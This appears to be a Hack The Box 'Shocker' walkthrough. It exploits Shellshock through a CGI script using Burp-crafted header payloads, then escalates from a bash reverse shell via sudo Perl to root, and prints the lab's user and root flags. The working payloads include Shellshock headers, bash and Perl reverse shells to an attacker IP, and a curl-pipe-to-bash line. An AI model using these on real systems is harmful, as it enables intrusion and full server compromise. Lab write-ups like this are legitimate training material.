

Shocker

nmap

```
(root@kali)-[/Documents/htb/boxes/shocker]
# nmap -sC -sV -oA nmap/initial 10.10.10.56
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 10:39 EDT
Nmap scan report for 10.10.10.56
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
```

OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
Apache httpd 2.4.18

<https://packages.ubuntu.com/>

Package apache2

- **xenial (16.04LTS)** (web): Apache HTTP Server
2.4.18-2ubuntu3.17 [**security**]: amd64 i386
2.4.18-2ubuntu3 [**ports**]: arm64 armhf powerpc ppc64el s390x

gobuster

```
(root@kali)-[/Documents/htb/boxes/shocker]
# gobuster dir -u http://10.10.10.56 -w /usr/share/wordlists/dirb/small.txt -s 200,204,301,302,307,401,403

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:             http://10.10.10.56
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/small.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s

2021/03/29 11:11:44 Starting gobuster
/cgi-bin/ (Status: 403)

2021/03/29 11:11:59 Finished
```

```
(root@kali)-[/Documents/htb/boxes/shocker]
# gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -s 200,204,301,302,307,401,403 -x sh,pl

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:             http://10.10.10.56/cgi-bin/
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/small.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Extensions:     sh,pl
[+] Timeout:         10s

2021/03/29 11:14:02 Starting gobuster
/user.sh (Status: 200)

2021/03/29 11:14:47 Finished
```

10.10.10.56/cgi-bin/user.sh


Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU



Opening user.sh




You have chosen to open:

 **user.sh**

which is: shell script
from: <http://10.10.10.56>

What should Firefox do with this file?

☒ **Open with**

Vim (default) 

☐ **Save File**

☐ Do this automatically for files like this from now on.

Cancel

OK



Response from http://10.10.10.56:80/cgi-bin/user.sh

Forward

Drop

Intercept is on

Action

Open

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Mar 2021 15:25:23 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Content-Type: text/x-sh
6 Content-Length: 119
7
8 Content-Type: text/plain
9
0 Just an uptime test script
1
2 11:25:23 up 54 min,  0 users,  load average: 0.00, 0.00, 0.00
3
4
5
```

Pretty

Raw


Render

\n

Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Mar 2021 15:25:23 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Content-Type: text/plain
6 Content-Length: 119
7
8 Content-Type: text/plain
9
0 Just an uptime test script
1
2 11:25:23 up 54 min,  0 users,  load average: 0.00, 0.00, 0.00
3
4
5
```

forward



Content-Type: text/plain

Just an uptime test script

11:25:23 up 54 min, 0 users, load average: 0.00, 0.00, 0.00

http-shellshock

User Summary

Attempts to exploit the "shellshock" vulnerability (CVE-2014-6271 and CVE-2014-7169) in web applications.

To detect this vulnerability the script executes a command that prints a random string and then attempts to find it inside the response body. Web apps that don't print back information won't be detected with this method.

By default the script injects the payload in the HTTP headers User-Agent, Cookie, and Referer.

```
(root@kali)-[/Documents/htb/boxes/shocker]
# locate nse | grep shellshock
/usr/share/nmap/scripts/http-shellshock.nse
```

```
(root@kali)-[/Documents/htb/boxes/shocker]
# cat /usr/share/nmap/scripts/http-shellshock.nse
```

@usage

-- nmap -sV -p- --script http-shellshock <target>

-- nmap -sV -p- --script http-shellshock --script-args uri=/cgi-bin/bin,cmd=ls <target>

```

(root@kali)-[/Documents/htb/boxes/shocker]
# nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 11:45 EDT
Nmap scan report for 10.10.10.56
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-shellshock:
  VULNERABLE:
    HTTP Shellshock vulnerability
      State: VULNERABLE (Exploitable)
      IDs: CVE:CVE-2014-6271
      This web application might be affected by the vulnerability known
      as Shellshock. It seems the server is executing commands injected
      via malicious HTTP headers.

      Disclosure date: 2014-09-24
      Exploit results:
        <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
        <html><head>
        <title>500 Internal Server Error</title>
        </head><body>
        <h1>Internal Server Error</h1>
        <p>The server encountered an internal error or
        misconfiguration and was unable to complete
        your request.</p>
        <p>Please contact the server administrator at
        webmaster@localhost to inform them of the time this error occurred,
        and the actions you performed just before this error.</p>
        <p>More information about this error may be available
        in the server error log.</p>
        <hr>
        <address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
        </body></html>

      References:
        http://www.openwall.com/lists/oss-security/2014/09/24/10
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
        http://seclists.org/oss-sec/2014/q3/685

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.68 seconds

```

Set up a http proxy in burp to redirect

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure you

The screenshot shows the 'Proxy Listeners' configuration window in Burp Suite. A table at the top lists existing listeners. Below it, the 'Add a new proxy listener' dialog is open, showing the 'Binding' tab. The dialog contains instructions and fields for configuring the listener's binding.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host

Add a new proxy listener

Binding | Request handling | Certificate | TLS Protocols

? These settings control how Burp binds the proxy listener.

Bind to port:

Bind to address: ☒ Loopback only
☐ All interfaces
☐ Specific address:

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure you

The screenshot shows the 'Proxy Listeners' configuration window in Burp Suite. A table at the top lists existing listeners. Below it, the 'Add a new proxy listener' dialog is open, showing the 'Request handling' tab. The dialog contains instructions and fields for configuring the listener's request handling.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host

Add a new proxy listener

Binding | **Request handling** | Certificate | TLS Protocols

? These settings control whether Burp redirects requests received by this listener.

Redirect to host:

Redirect to port:

☐ Force use of TLS


Invisible proxy support allows non-proxy-aware clients to connect directly to the listener

☐ Support invisible proxying (enable only if needed)

listen to 127.0.0.1:8081 and everything goes to 10.10.10.56:80


Surf Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners a

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host	Default
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8081		10.10.10.56:80	Per-host	Default
Remove						



We see all request nmap making

```
(root@kali)-[/Documents/htb/boxes/shocker]
# nmap -sV -p 8081 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 127.0.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 14:51 EDT
```



Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions ▼

```
1 HTTP/1.1 200 OK
2 Date: Mon, 29 Mar 2021 19:03:15 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Content-Type: text/x-sh
6 Content-Length: 166
7
8 cvxeixkundiaeg
9
10 cvxeixkundiaeg
11
12 cvxeixkundiaeg
13
14 Content-Type: text/plain
15
16 Just an uptime test script
17
18 15:03:15 up 4:32, 0 users, load average: 0.00, 0.00, 0.00
19
20
21
```

Request

Raw

Headers

Hex

Pretty

Raw

\n

Actions ▼

1 GET /cgi-bin/user.sh HTTP/1.1

2 Connection: close

3 Cookie: () { :;;}; ls

4 Referer: () { :;;}; ls

5 Host: localhost:8081

6 User-Agent: () { :;;}; ls

7

8

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Mon, 29 Mar 2021 19:08:33 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 609
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10   <head>
11     <title>
12       500 Internal Server Error
13     </title>
14   </head>
15   <body>
16     <h1>
17       Internal Server Error
18     </h1>
19     <p>
20       The server encountered an internal error or
21       misconfiguration and was unable to complete
22       your request.
23     </p>
24     <p>
25       Please contact the server administrator at
26       webmaster@localhost to inform them of the time this error occurred,
27       and the actions you performed just before this error.
28     </p>
29     <p>
30       More information about this error may be available
31     </p>
```

Request

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

1

GET /cgi-bin/user.sh HTTP/1.1

2

Connection: close

3

Cookie: () { :;; }; echo ; /bin/ls -al

4

Host: localhost:8081

5

Content-Length: 6

6

7

8

9

10

Response

Raw

Headers

Hex

Pretty

Raw

Render

\n

Actions

1

HTTP/1.1 200 OK

2

Date: Mon, 29 Mar 2021 19:58:48 GMT

3

Server: Apache/2.4.18 (Ubuntu)

4

Connection: close

5

Content-Type: text/x-sh

6

Content-Length: 148

7

8

total 12

9

drwxr-xr-x 2 root root 4096 Sep 22 2017 .

10

drwxr-xr-x 55 root root 4096 Sep 22 2017 ..

11

-rwxr-xr-x 1 root root 113 Sep 22 2017 user.sh

12

between http header and content must be a blank line so we that the rule of echo;

reverse shell <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

bash -i >& /dev/tcp/10.10.14.10/8082 0>&1

```
(rootkali)-[/Documents/htb/boxes/shocker]
# nc -lvnp 8082
listening on [any] 8082 ...
```

Request

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

1

GET /cgi-bin/user.sh HTTP/1.1

2

Connection: close

3

Cookie: () { :;; }; echo ; /bin/bash -i

>& /dev/tcp/10.10.14.10/8082 0>&1

4

Host: localhost:8081

5

Content-Length: 6

6

7

8

Response

Raw

Headers

Hex

No Response , good sign

```
(root@kali)-[/Documents/htb/boxes/shocker]
# nc -lvnp 8082
listening on [any] 8082 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.56] 39324
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
```

USER.TXT = 3428f053d75f7b402d6ac1930d0a30c6

```
(root@kali)-[~/Downloads/LinEnum]
# ls
CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md

(root@kali)-[~/Downloads/LinEnum]
# python -m SimpleHTTPServer 8083
Serving HTTP on 0.0.0.0 port 8083 ...

uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
```

curl 10.10.14.10:8083/LinEnum.sh | bash

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
  (root) NOPASSWD: /usr/bin/perl
```

```
perl -e 'use Socket;$i="10.10.14.10";-
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
(root@kali)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.56] 59858
/bin/sh: 0: can't access tty; job control turned off
$
```

```
shelly@Shocker:/usr/bin$ sudo /usr/bin/perl -e 'use Socket;$i="10.10.14.10";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
shelly@Shocker:/usr/bin$
```

ROOT.TXT = f7c3c3335ae4217d20d09cb29266e0e7

```
(root@kali)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.56] 59860
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root/
# ls
root.txt
# cat root
cat: root: No such file or directory
# cat root.txt
f7c3c3335ae4217d20d09cb29266e0e7
#
```